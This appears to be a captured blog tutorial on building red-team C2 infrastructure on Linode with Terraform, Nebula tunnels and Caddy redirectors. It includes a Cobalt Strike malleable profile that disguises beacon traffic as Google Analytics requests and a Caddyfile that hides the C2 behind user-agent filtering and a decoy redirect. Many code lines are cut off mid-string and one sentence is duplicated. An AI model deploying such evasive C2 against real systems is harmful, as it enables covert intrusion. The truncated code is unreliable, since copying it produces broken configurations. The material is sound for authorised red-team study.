Apply complete! Resources: 15 added, 0 changed, 0 destroyed.

The build was a success, so now I need to check the Linode dashboard for verification that the domain `windows.pe` was added to the account.





Good, now to check to ensure the correct records were created, and pointing to the correct virtual machines.



Success! The domain was added and the correct records were created. With the virtual machines setup, along with the DNS configuration done, I can focus on creating the Nebula end-to-end encrypted network layer in order to securely tunnel C2 traffic to the team-server.

Operator SSH key Setup

Now would be a good time to write a small bash script to generate an operator SSH key when the infrastructure is building, and then deleted when the infrastructure is destroyed. For this, I will be adding the following file `generate_key.sh` into the `src/templates/keys` directory as seen below.

`generate_key.sh`

```
#!/usr/bin/env bash

# shellcheck disable=SC2046
# shellcheck disable=SC2164
SCRIPT_PATH="$(cd $(dirname "$0") > /dev/null 2>&1; pwd -P)"

if test -f "${SCRIPT_PATH}"/red_nebula_rsa; then
  echo "[Warning] Keys seem to already exist.  Skipping key generation"
  exit
fi

if ! ssh-keygen -b 4096 -t rsa -f "${SCRIPT_PATH}"/red_nebula_rsa -q -N ""; then
  echo "[Error] There was an error generating the SSH key for Terraform"
  exit
fi
```

generate_key.sh hosted with ❤ by GitHub view raw

To make sure this bash script runs at build time and deletes the keys it created during destruction, I will be creating two new templates in the next section to handle this functionality.

Nebula Setup

In order to setup a Nebula network, the host machine used to build the infrastructure will

need to download the nebula binary, generate a new CA certificate and then generate keys for each machine used in this build. This can be done before any of the machines are created, so that I can move the specific key to each host in order to test and verify the network status.

To accomplish this I will be creating two new files to put in the `src/templates` directory. These files will be called `setup.tf` and `cleanup.tf`, and will be responsible for handling all pre-build and post-build operations to make sure the operator has a clean environment between every run.

`setup.tf`

```
resource "null_resource" "setup" {
  provisioner "local-exec" {
    command = <<-EOT
      wget -O /tmp/nebula.tar.gz https://github.com/slackhq/nebula/releases/download/v1.6.0/nebula-lin
      mkdir /tmp/nebula
      tar -zxvf /tmp/nebula.tar.gz -C /tmp/nebula
      chmod +x keys/generate_key.sh
      keys/generate_key.sh
      cd certificates && /tmp/nebula/nebula-cert ca -name "Red Nebula, Inc"
      /tmp/nebula/nebula-cert sign -name "lighthouse1" -ip "192.168.100.1/24"
      /tmp/nebula/nebula-cert sign -name "edge-redirector-1" -ip "192.168.100.10/24" -groups "edge"
      /tmp/nebula/nebula-cert sign -name "edge-redirector-2" -ip "192.168.100.20/24" -groups "edge"
      /tmp/nebula/nebula-cert sign -name "internal-redirector-1" -ip "192.168.100.110/24" -groups "int
      /tmp/nebula/nebula-cert sign -name "internal-redirector-2" -ip "192.168.100.120/24" -groups "int
      /tmp/nebula/nebula-cert sign -name "team-server" -ip "192.168.100.200/24" -groups "team-server"
      /tmp/nebula/nebula-cert sign -name "operator" -ip "192.168.100.250/24" -groups "operator"
    EOT
    interpreter = ["/usr/bin/env", "bash", "-c"]
  }
}
```

setup.tf-update hosted with ❤ by GitHub view raw

The `setup.tf` template above downloads the nebula binary and then proceeds to setup a new CA certificate, then generates a key for every machine connecting to the Nebula network. It also contains two (2) commands to run the bash script `generate_key.sh` mentioned above.

`cleanup.tf`

```
resource "null_resource" "pre_setup" {
  provisioner "local-exec" {
    when = destroy
    command = <<-EOT
      rm certificates/*
      rm keys/red*
      rm -rf /tmp/working_dir /tmp/nebula*
    EOT
    interpreter = ["/usr/bin/env", "bash", "-c"]
  }
}
```

cleanup.tf-update hosted with ❤ by GitHub view raw

In the `cleanup.tf` template above, the generated files during the build process are all deleted and directories removed.

Now that the Nebula keys are created during the build process, I need to create some Nebula configuration files to set the IP range and individual addresses for each node, as well as some ACL rules to allow specific traffic. The configuration files below will be stored in the `src/templates/configs/nebula` directory.

- `config-lighthouse.yaml`
- `config-teamserver.yaml`
- `config-edge.yaml`
- `config-internal.yaml`
- `config-operator.yaml`

`config-lighthouse.yaml`

```yaml
pki:
  ca: /etc/nebula/ca.crt
  cert: /etc/nebula/host.crt
  key: /etc/nebula/host.key

static_host_map:

lighthouse:
  am_lighthouse: true

listen:
  host: 0.0.0.0
  port: 4242

firewall:
  conntrack:
    tcp_timeout: 12m
    udp_timeout: 3m
    default_timeout: 10m

  outbound:
    - port: any
      proto: icmp
      host: any

  inbound:
    - port: any
      proto: icmp
      host: any
```

config-lighthouse.yaml hosted with ❤ by GitHub view raw

The only ACL for the "Lighthouse" configuration allows ICMP traffic from other Nebula connected nodes. This is purely for making sure they are all connected, and could be removed for security precautions.

`config-teamserver.yaml`

```yaml
pki:
  ca: /etc/nebula/ca.crt
  cert: /etc/nebula/host.crt
  key: /etc/nebula/host.key

static_host_map:
  "192.168.100.1": ["LIGHTHOUSE_IP_ADDRESS:4242"]

lighthouse:
  am_lighthouse: false
  interval: 60
  hosts:
    - "192.168.100.1"

listen:
  host: 0.0.0.0
  port: 4242

firewall:
  conntrack:
    tcp_timeout: 12m
    udp_timeout: 3m
    default_timeout: 10m

  outbound:
    - port: any
      proto: icmp
      host: any

    - port: any
      proto: any
      group: internal

    - port: any
      proto: any
      group: operator


  inbound:
    - port: any
      proto: icmp
      host: any

    - port: any
      proto: any
      group: internal

    - port: any
```

```
        proto: any
        group: operator
```

config-teamserver.yaml hosted with ❤ by GitHub view raw

The "Team-Server" configuration contains a ACL that allows traffic from the `internal` group, and the `operator` group. Any C2 traffic coming to the "Team-Server" must pass through the "Internal-Redirectors" first.

`config-edge.yaml`

```
pki:
  ca: /etc/nebula/ca.crt
  cert: /etc/nebula/host.crt
  key: /etc/nebula/host.key

static_host_map:
  "192.168.100.1": ["LIGHTHOUSE_IP_ADDRESS:4242"]

lighthouse:
  am_lighthouse: false
  interval: 60
  hosts:
    - "192.168.100.1"

listen:
  host: 0.0.0.0
  port: 4242

firewall:
  conntrack:
    tcp_timeout: 12m
    udp_timeout: 3m
    default_timeout: 10m

  outbound:
    - port: any
      proto: icmp
      host: any

    - port: any
      proto: any
      group: internal

  inbound:
    - port: any
      proto: icmp
      host: any

    - port: any
      proto: any
      group: internal
```

config-edge.yaml hosted with ❤ by GitHub view raw

The "Edge-Redirectors" configuration contains a ACL that allows traffic from the `internal` group only, and this is by design. Any C2 traffic coming into the "Edge-Redirectors" will need to tunnel through the "Internal-Redirectors" before reaching the "Team-Server."

`config-internal.yaml`

```
pki:
  ca: /etc/nebula/ca.crt
  cert: /etc/nebula/host.crt
  key: /etc/nebula/host.key

static_host_map:
  "192.168.100.1": ["LIGHTHOUSE_IP_ADDRESS:4242"]

lighthouse:
  am_lighthouse: false
  interval: 60
  hosts:
    - "192.168.100.1"

listen:
  host: 0.0.0.0
  port: 4242

firewall:
  conntrack:
    tcp_timeout: 12m
    udp_timeout: 3m
```

```
    default_timeout: 10m

  outbound:
    - port: any
      proto: icmp
      host: any

    - port: any
      proto: any
      group: edge

    - port: any
      proto: any
      group: team-server

  inbound:
    - port: any
      proto: icmp
      host: any

    - port: any
      proto: any
      group: edge

    - port: any
      proto: any
      group: team-server
```

config-internal.yaml hosted with ❤ by GitHub view raw

The "Internal-Redirectors" configuration contains a ACL that allows traffic from both the `edge` and `team-server` groups. This is because the "Internal-Redirectors" are responsible for moving data from the "Edge-Redirectors" to the "Team-Server."

`config-operator.yaml`

```
pki:
  ca: /tmp/nebula/ca.crt
  cert: /tmp/nebula/operator.crt
  key: /tmp/nebula/operator.key

static_host_map:
  "192.168.100.1": ["LIGHTHOUSE_IP_ADDRESS:4242"]

lighthouse:
  am_lighthouse: false
  interval: 60
  hosts:
    - "192.168.100.1"

listen:
  host: 0.0.0.0
  port: 4242

firewall:
  conntrack:
    tcp_timeout: 12m
    udp_timeout: 3m
    default_timeout: 10m

  outbound:
    - port: any
      proto: icmp
      host: any

    - port: any
      proto: any
      group: team-server

  inbound:
    - port: any
      proto: icmp
      host: any

    - port: any
      proto: any
      group: team-server
```

config-operator.yaml hosted with ❤ by GitHub view raw

The "Operator" configuration contains a ACL that has access to the "Team-Server" only.

You may notice there is a `LIGHTHOUSE_IP_ADDRESS` place-holder as well, but this will be addressed during the build process with a `sed` command.

With the Nebula certificate, configurations and keys created, it is time to figure out how

With the Nebula certificate, configurations and keys created, it is time to figure out how to move all the required files to each machine during the build process to ensure that Nebula has everything it needs to connect.

Thankfully moving files from the operator host machine to the remote machine is easy thanks to the Terraform `file` provisioners, which takes a file as its `source` and where to place it as its `destination`. To make sure Nebula can connect on each machine, I will need to modify the Linode templates to include the required files and commands to run Nebula.

`lighthouse.tf`

```
resource "linode_instance" "lighthouse" {
    label = "lighthouse"
    image = "linode/ubuntu18.04"
    region = "us-east"
    type = "g6-nanode-1"
    authorized_keys = [linode_sshkey.ssh_key.ssh_key]
    root_pass = random_string.random.result

    swap_size = 256
    private_ip = false

    depends_on = []

    connection {
        host = self.ip_address
        user = "root"
        type = "ssh"
        private_key = tls_private_key.temp_key.private_key_pem
        timeout = "10m"
    }

    provisioner "file" {
        source = "keys/red_nebula_rsa.pub"
        destination = "/tmp/key.pub"
    }

    provisioner "file" {
        source = "configs/nebula/config-lighthouse.yaml"
        destination = "/tmp/config.yaml"
    }

    provisioner "file" {
        source = "certificates/ca.crt"
        destination = "/tmp/ca.crt"
    }

    provisioner "file" {
        source = "certificates/lighthouse1.crt"
        destination = "/tmp/host.crt"
    }

    provisioner "file" {
        source = "certificates/lighthouse1.key"
        destination = "/tmp/host.key"
    }

    provisioner "file" {
        source = "/tmp/nebula/nebula"
        destination = "/tmp/nebula"
    }

    provisioner "remote-exec" {
    inline = [
      "export PATH=$PATH:/usr/local/bin",
      "export DEBIAN_FRONTEND=noninteractive",
      "apt-get update",
      "yes | apt-get upgrade",
      "cat /tmp/key.pub >> /root/.ssh/authorized_keys",
      "rm /tmp/key.pub",
      "mkdir /etc/nebula",
      "mv /tmp/host.* /etc/nebula",
      "mv /tmp/ca.crt /etc/nebula",
      "mv /tmp/config.yaml /etc/nebula",
      "mv /tmp/nebula /etc/nebula/nebula",
      "chmod +x /etc/nebula/nebula",
      "echo '/etc/nebula/nebula -config /etc/nebula/config.yaml' | at now + 1 min",
      "touch /tmp/task.complete"
    ]
  }
}
```

lighthouse.tf hosted with ❤ by GitHub view raw

---

edge-redirectors.tf

```
# HTTPS Dedicated Redirector
resource "linode_instance" "edge-redirector-1" {
    label = "edge-redirector-1"
    image = "linode/ubuntu18.04"
    region = "us-east"
    type = "g6-nanode-1"
    authorized_keys = [linode_sshkey.ssh_key.ssh_key]
    root_pass = random_string.random.result

    swap_size = 256
    private_ip = false

    depends_on = [linode_instance.lighthouse]

    connection {
        host = self.ip_address
        user = "root"
        type = "ssh"
        private_key = tls_private_key.temp_key.private_key_pem
        timeout = "10m"
    }

    provisioner "file" {
        source = "keys/red_nebula_rsa.pub"
        destination = "/tmp/key.pub"
    }

    provisioner "file" {
        source = "configs/nebula/config-edge.yaml"
        destination = "/tmp/config.yaml"
    }

    provisioner "file" {
        source = "certificates/ca.crt"
        destination = "/tmp/ca.crt"
    }

    provisioner "file" {
        source = "certificates/edge-redirector-1.crt"
        destination = "/tmp/host.crt"
    }

    provisioner "file" {
        source = "certificates/edge-redirector-1.key"
        destination = "/tmp/host.key"
    }

    provisioner "file" {
        source = "/tmp/nebula/nebula"
        destination = "/tmp/nebula"
    }

    provisioner "remote-exec" {
    inline = [
      "export PATH=$PATH:/usr/local/bin",
      "export DEBIAN_FRONTEND=noninteractive",
      "apt-get update",
      "yes | apt-get upgrade",
      "cat /tmp/key.pub >> /root/.ssh/authorized_keys",
      "rm /tmp/key.pub",
      "mkdir /etc/nebula",
      "mv /tmp/host.* /etc/nebula",
      "mv /tmp/ca.crt /etc/nebula",
      "mv /tmp/config.yaml /etc/nebula",
      "mv /tmp/nebula /etc/nebula/nebula",
      "sed -i 's/LIGHTHOUSE_IP_ADDRESS/${linode_instance.lighthouse.ip_address}/g' /etc/nebula/config
      "chmod +x /etc/nebula/nebula",
      "echo '/etc/nebula/nebula -config /etc/nebula/config.yaml' | at now + 1 min",
      "touch /tmp/task.complete"
    ]
  }
}

# DNS Dedicated Redirector
resource "linode_instance" "edge-redirector-2" {
    label = "edge-redirector-2"
    image = "linode/ubuntu18.04"
    region = "us-east"
    type = "g6-nanode-1"
    authorized_keys = [linode_sshkey.ssh_key.ssh_key]
    root_pass = random_string.random.result

    swap_size = 256
    private_ip = false

    depends_on = [linode_instance.lighthouse]

    connection {
```

```
        host = self.ip_address
        user = "root"
        type = "ssh"
        private_key = tls_private_key.temp_key.private_key_pem
        timeout = "10m"
    }

    provisioner "file" {
        source = "keys/red_nebula_rsa.pub"
        destination = "/tmp/key.pub"
    }

    provisioner "file" {
        source = "configs/nebula/config-edge.yaml"
        destination = "/tmp/config.yaml"
    }

    provisioner "file" {
        source = "certificates/ca.crt"
        destination = "/tmp/ca.crt"
    }

    provisioner "file" {
        source = "certificates/edge-redirector-2.crt"
        destination = "/tmp/host.crt"
    }

    provisioner "file" {
        source = "certificates/edge-redirector-2.key"
        destination = "/tmp/host.key"
    }

    provisioner "file" {
        source = "/tmp/nebula/nebula"
        destination = "/tmp/nebula"
    }


    provisioner "remote-exec" {
    inline = [
      "export PATH=$PATH:/usr/local/bin",
      "export DEBIAN_FRONTEND=noninteractive",
      "apt-get update",
      "yes | apt-get upgrade",
      "cat /tmp/key.pub >> /root/.ssh/authorized_keys",
      "rm /tmp/key.pub",
      "mkdir /etc/nebula",
      "mv /tmp/host.* /etc/nebula",
      "mv /tmp/ca.crt /etc/nebula",
      "mv /tmp/config.yaml /etc/nebula",
      "mv /tmp/nebula /etc/nebula/nebula",
      "sed -i 's/LIGHTHOUSE_IP_ADDRESS/${linode_instance.lighthouse.ip_address}/g' /etc/nebula/config
      "chmod +x /etc/nebula/nebula",
      "echo '/etc/nebula/nebula -config /etc/nebula/config.yaml' | at now + 1 min",
      "touch /tmp/task.complete"
    ]
  }
}
```

edge-redirectors.tf hosted with ❤ by GitHub view raw

`internal-redirectors.tf`

```
# HTTPS Dedicated Internal Redirector
resource "linode_instance" "internal-redirector-1" {
    label = "internal-redirector-1"
    image = "linode/ubuntu18.04"
    region = "us-east"
    type = "g6-nanode-1"
    authorized_keys = [linode_sshkey.ssh_key.ssh_key]
    root_pass = random_string.random.result

    swap_size = 256
    private_ip = false

    depends_on = [linode_instance.lighthouse]

    connection {
        host = self.ip_address
        user = "root"
        type = "ssh"
        private_key = tls_private_key.temp_key.private_key_pem
        timeout = "10m"
    }

    provisioner "file" {
        source = "keys/red_nebula_rsa.pub"
        destination = "/tmp/key.pub"
```

```
    }

    provisioner "file" {
        source = "configs/nebula/config-internal.yaml"
        destination = "/tmp/config.yaml"
    }

    provisioner "file" {
        source = "certificates/ca.crt"
        destination = "/tmp/ca.crt"
    }

    provisioner "file" {
        source = "certificates/internal-redirector-1.crt"
        destination = "/tmp/host.crt"
    }

    provisioner "file" {
        source = "certificates/internal-redirector-1.key"
        destination = "/tmp/host.key"
    }

    provisioner "file" {
        source = "/tmp/nebula/nebula"
        destination = "/tmp/nebula"
    }

    provisioner "remote-exec" {
    inline = [
      "export PATH=$PATH:/usr/local/bin",
      "export DEBIAN_FRONTEND=noninteractive",
      "apt-get update",
      "yes | apt-get upgrade",
      "cat /tmp/key.pub >> /root/.ssh/authorized_keys",
      "rm /tmp/key.pub",
      "mkdir /etc/nebula",
      "mv /tmp/host.* /etc/nebula",
      "mv /tmp/ca.crt /etc/nebula",
      "mv /tmp/config.yaml /etc/nebula",
      "mv /tmp/nebula /etc/nebula/nebula",
      "sed -i 's/LIGHTHOUSE_IP_ADDRESS/${linode_instance.lighthouse.ip_address}/g' /etc/nebula/config
      "chmod +x /etc/nebula/nebula",
      "echo '/etc/nebula/nebula -config /etc/nebula/config.yaml' | at now + 1 min",
      "touch /tmp/task.complete"
    ]
  }
}

# DNS Dedicated Internal Redirector
resource "linode_instance" "internal-redirector-2" {
    label = "internal-redirector-2"
    image = "linode/ubuntu18.04"
    region = "us-east"
    type = "g6-nanode-1"
    authorized_keys = [linode_sshkey.ssh_key.ssh_key]
    root_pass = random_string.random.result

    swap_size = 256
    private_ip = false

    depends_on = [linode_instance.lighthouse]

    connection {
        host = self.ip_address
        user = "root"
        type = "ssh"
        private_key = tls_private_key.temp_key.private_key_pem
        timeout = "10m"
    }

    provisioner "file" {
        source = "keys/red_nebula_rsa.pub"
        destination = "/tmp/key.pub"
    }

    provisioner "file" {
        source = "configs/nebula/config-internal.yaml"
        destination = "/tmp/config.yaml"
    }

    provisioner "file" {
        source = "certificates/ca.crt"
        destination = "/tmp/ca.crt"
    }

    provisioner "file" {
        source = "certificates/internal-redirector-2.crt"
        destination = "/tmp/host.crt"
    }

    provisioner "file" {
        source = "certificates/internal-redirector-2.key"
```

```
        destination = "/tmp/host.key"
    }

    provisioner "file" {
        source = "/tmp/nebula/nebula"
        destination = "/tmp/nebula"
    }

    provisioner "remote-exec" {
    inline = [
      "export PATH=$PATH:/usr/local/bin",
      "export DEBIAN_FRONTEND=noninteractive",
      "apt-get update",
      "yes | apt-get upgrade",
      "cat /tmp/key.pub >> /root/.ssh/authorized_keys",
      "rm /tmp/key.pub",
      "mkdir /etc/nebula",
      "mv /tmp/host.* /etc/nebula",
      "mv /tmp/ca.crt /etc/nebula",
      "mv /tmp/config.yaml /etc/nebula",
      "mv /tmp/nebula /etc/nebula/nebula",
      "sed -i 's/LIGHTHOUSE_IP_ADDRESS/${linode_instance.lighthouse.ip_address}/g' /etc/nebula/config
      "chmod +x /etc/nebula/nebula",
      "echo '/etc/nebula/nebula -config /etc/nebula/config.yaml' | at now + 1 min",
      "touch /tmp/task.complete"
    ]
  }
}
```

internal-redirectors.tf hosted with ❤ by GitHub view raw

`team-server.tf`

```
resource "linode_instance" "team-server" {
    label = "team-server"
    image = "linode/ubuntu18.04"
    region = "us-east"
    type = "g6-nanode-1"
    authorized_keys = [linode_sshkey.ssh_key.ssh_key]
    root_pass = random_string.random.result

    swap_size = 256
    private_ip = false

    depends_on = [linode_instance.lighthouse]

    connection {
        host = self.ip_address
        user = "root"
        type = "ssh"
        private_key = tls_private_key.temp_key.private_key_pem
        timeout = "10m"
    }

    provisioner "file" {
        source = "keys/red_nebula_rsa.pub"
        destination = "/tmp/key.pub"
    }

    provisioner "file" {
        source = "configs/nebula/config-teamserver.yaml"
        destination = "/tmp/config.yaml"
    }

    provisioner "file" {
        source = "certificates/ca.crt"
        destination = "/tmp/ca.crt"
    }

    provisioner "file" {
        source = "certificates/team-server.crt"
        destination = "/tmp/host.crt"
    }

    provisioner "file" {
        source = "certificates/team-server.key"
        destination = "/tmp/host.key"
    }

    provisioner "file" {
        source = "/tmp/nebula/nebula"
        destination = "/tmp/nebula"
    }

    provisioner "remote-exec" {
    inline = [
      "export PATH=$PATH:/usr/local/bin",
      "export DEBIAN_FRONTEND=noninteractive",
```

```
56        "apt-get update",
57        "yes | apt-get upgrade",
58        "cat /tmp/key.pub >> /root/.ssh/authorized_keys",
59        "rm /tmp/key.pub",
60        "mkdir /etc/nebula",
61        "mv /tmp/host.* /etc/nebula",
62        "mv /tmp/ca.crt /etc/nebula",
63        "mv /tmp/config.yaml /etc/nebula",
64        "mv /tmp/nebula /etc/nebula/nebula",
65        "sed -i 's/LIGHTHOUSE_IP_ADDRESS/${linode_instance.lighthouse.ip_address}/g' /etc/nebula/config.y
66        "chmod +x /etc/nebula/nebula",
67        "echo '/etc/nebula/nebula -config /etc/nebula/config.yaml' | at now + 1 min",
68        "touch /tmp/task.complete"
69      ]
70    }
71  }
```

team-server.tf hosted with ❤ by GitHub view raw


As mentioned, you can see the six (6) `file` provisioners moving the following files from the host machines to the remote server:

- `keys/red_nebula_rsa.pub`
- `configs/nebula/config-<instance>.yaml`
- `certificates/ca.crt`
- `certificates/<instance_name>.key`
- `certificates/<instance_name>.crt`
- `/tmp/nebula/nebula`

After the `file` provisioners move everything to the `/tmp` directory, the `remote-exec` provisioner will move the files from the `/tmp` directory to their final location on the server. Afterwards, once all files are in place, `nebula` is started.

I should be able to test the build again, but this time I should be able to log into each machine using the SSH key that was generated during the build, and make sure the Nebula network is up and connected.


```
terraform apply
```


C2Automate – setup.tf
linode_instance.internal-redirector-2 (remote-exec): Reading package lists... Done
linode_instance.internal-redirector-2 (remote-exec): Reading package lists... 0%
linode_instance.internal-redirector-2 (remote-exec): Reading package lists... 100%
linode_instance.internal-redirector-2 (remote-exec): Reading package lists... Done
linode_instance.internal-redirector-2 (remote-exec): Building dependency tree... 0%
linode_instance.internal-redirector-2 (remote-exec): Building dependency tree... 0%
linode_instance.internal-redirector-2 (remote-exec): Building dependency tree... 50%
linode_instance.internal-redirector-2 (remote-exec): Building dependency tree... 50%
linode_instance.internal-redirector-2 (remote-exec): Building dependency tree
linode_instance.internal-redirector-2 (remote-exec): Reading state information... 0%
linode_instance.internal-redirector-2 (remote-exec): Reading state information... 0%
linode_instance.internal-redirector-2 (remote-exec): Reading state information... Done
linode_instance.internal-redirector-2 (remote-exec): Calculating upgrade... 0%
linode_instance.internal-redirector-2 (remote-exec): Calculating upgrade... 50%
linode_instance.internal-redirector-2 (remote-exec): Calculating upgrade... Done
linode_instance.internal-redirector-2 (remote-exec): 0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
linode_instance.internal-redirector-2 (remote-exec): warning: commands will be executed using /bin/sh
linode_instance.internal-redirector-2 (remote-exec): job 1 at Tue Sep 20 00:14:00 2022
linode_instance.internal-redirector-2: Creation complete after 4m9s [id=38875831]
Apply complete! Resources: 11 added, 0 changed, 0 destroyed.
Outputs:
edge-redirector-1 = "66.228.47.138"
edge-redirector-2 = "194.200.28.237"
internal-redirector-1 = "104.200.28.114"
internal-redirector-2 = "66.228.47.134"
lighthouse = "50.116.58.103"
team-server = "66.228.47.96"
(venv)(d3d@kali)-[~/PycharmProjects/C2Automate/src/templates]

If the build was a success you should see the same output as the image above. The IP address of each instance should be displayed in the output as well.


Now I want to test both the SSH key moved to the server via the `file` provisioner, and the Nebula network connectivity. I will start with the `team-server` instance, so to log in I will use the following command while in the `src/templates` directory.

```
ssh -i keys/red_nebula_rsa root@66.228.47.96
```



The SSH key generated by the `generate_key.sh` script worked great, now to check to see if Nebula is running on `tun0` and that I can ping all the other endpoints with the following commands.

```
ifconfig | grep tun0
ping -c 1 192.168.100.1
ping -c 1 192.168.100.10
ping -c 1 192.168.100.20
ping -c 1 192.168.100.110
ping -c 1 192.168.100.120
```



If the commands were successful, you should see that each host could be pinged and that the `tun0` interface was active. Once everything is tested to be working, then I will destroy the build using `terraform destroy` again to avoid making changed while the build is still active.

At the moment, the build is at another stable state where both the Linode infrastructure automation works without error including DNS, and the end-to-end encrypted Nebula network layer is also working without issue. Time to focus on traffic routing.

Caddy Setup

In order to setup the Caddy HTTPS server, I will first need to install Go on the `edge-redirector-1` instance to build Caddy from source, or just download the binary. For this build I will be using the binary straight from their github since it is quicker to deploy.

Caddy requires a configuration in order to setup the HTTP/S routing rules as well as the

SSL setup. Because the configuration on the HTTP/S and DNS servers needs to match the C2 profile being used, I will be using a modified version of the Cobalt Strike `webbug_getonly.profile` from the repo here. The C2 profile will be stored in the `src/templates/files` directory.

`webbug_getonly.profile`

```
set useragent "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
set sleeptime "20000";

https-certificate {
     set keystore "acme.store";
     set password "123456";
}

http-get {
        set uri "/___utm.gif";
        client {
                parameter "utmac" "UA-2202604-2";
                parameter "utmcn" "1";
                parameter "utmcs" "ISO-8859-1";
                parameter "utmsr" "1280x1024";
                parameter "utmsc" "32-bit";
                parameter "utmul" "en-US";

                metadata {
                        base64url;
                        prepend "__utma";
                        parameter "utmcc";
                }
        }

        server {
                header "Content-Type" "image/gif";

                output {
                        # hexdump pixel.gif
                        # 0000000 47 49 46 38 39 61 01 00 01 00 80 00 00 00 00 00
                        # 0000010 ff ff ff 21 f9 04 01 00 00 00 00 2c 00 00 00 00
                        # 0000020 01 00 01 00 00 02 01 44 00 3b
                        prepend "\x01\x00\x01\x00\x00\x02\x01\x44\x00\x3b";
                        prepend "\xff\xff\xff\x21\xf9\x04\x01\x00\x00\x00\x2c\x00\x00\x00\x00";
                        prepend "\x47\x49\x46\x38\x39\x61\x01\x00\x01\x00\x80\x00\x00\x00\x00";

                        print;
                }
        }
}

http-post {
        set uri "/__utm.gif";
        set verb "GET";
        client {
                id {
                        prepend "UA-220";
                        append "-2";
                        parameter "utmac";
                }

                parameter "utmcn" "1";
                parameter "utmcs" "ISO-8859-1";
                parameter "utmsr" "1280x1024";
                parameter "utmsc" "32-bit";
                parameter "utmul" "en-US";

                output {
                        base64url;
                        prepend "__utma";
                        parameter "utmcc";
                }
        }

        server {
                header "Content-Type" "image/gif";

                output {
                        prepend "\x01\x00\x01\x00\x00\x02\x01\x44\x00\x3b";
                        prepend "\xff\xff\xff\x21\xf9\x04\x01\x00\x00\x00\x2c\x00\x00\x00\x00";
                        prepend "\x47\x49\x46\x38\x39\x61\x01\x00\x01\x00\x80\x00\x00\x00\x00";
                        print;
                }
        }
}

# dress up the staging process too
http-stager {
        set uri_x86 "/_init.gif";
```

```
        set uri_x64 "/__init.gif";

        server {
                header "Content-Type" "image/gif";

                output {
                        prepend "\x01\x00\x01\x00\x00\x02\x01\x44\x00\x3b";
                        prepend "\xff\xff\xff\x21\xf9\x04\x01\x00\x00\x00\x2c\x00\x00\x00\x00";
                        prepend "\x47\x49\x46\x38\x39\x61\x01\x00\x01\x00\x80\x00\x00\x00\x00";
                        print;
                }
        }
}
```

webbug_getonly.profile hosted with ❤ by GitHub view raw

Once I have a C2 profile picked out to use, I will modify the Caddy configuration to match the routing. The Caddy configuration file is called `Caddyfile` and can be found below.

`Caddyfile`

```
{
        admin off
        acme_ca https://acme-staging-v02.api.letsencrypt.org/directory
}

# Profile: https://github.com/rsmudge/Malleable-C2-Profiles/blob/master/normal/webbug_getonly.profile
# User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/7

EDGE_DOMAIN_NAME {
    log

    @user-agent-whitelist {
        header User-Agent *3770.39*
    }

    header {
                -Server
                +X-Robots-Tag "noindex, nofollow, nosnippet, noarchive"
                +X-Content-Type-Options "nosniff"
    }

        handle /_init.gif* {
                reverse_proxy @user-agent-whitelist https://192.168.100.110 {
                        transport http {
                                tls_insecure_skip_verify
                        }
                }
        }

        handle /__init.gif* {
                reverse_proxy @user-agent-whitelist https://192.168.100.110 {
                        transport http {
                                tls_insecure_skip_verify
                        }
                }
        }

        handle /__utm.gif* {
                reverse_proxy @user-agent-whitelist https://192.168.100.110 {
                        transport http {
                                tls_insecure_skip_verify
                        }
                }
        }

        handle /___utm.gif* {
                reverse_proxy @user-agent-whitelist https://192.168.100.110 {
                        transport http {
                                tls_insecure_skip_verify
                        }
                }
        }

        handle /* {
                redir https://docs.microsoft.com/en-us/windows/win32/debug/pe-format permanent
        }
}
```

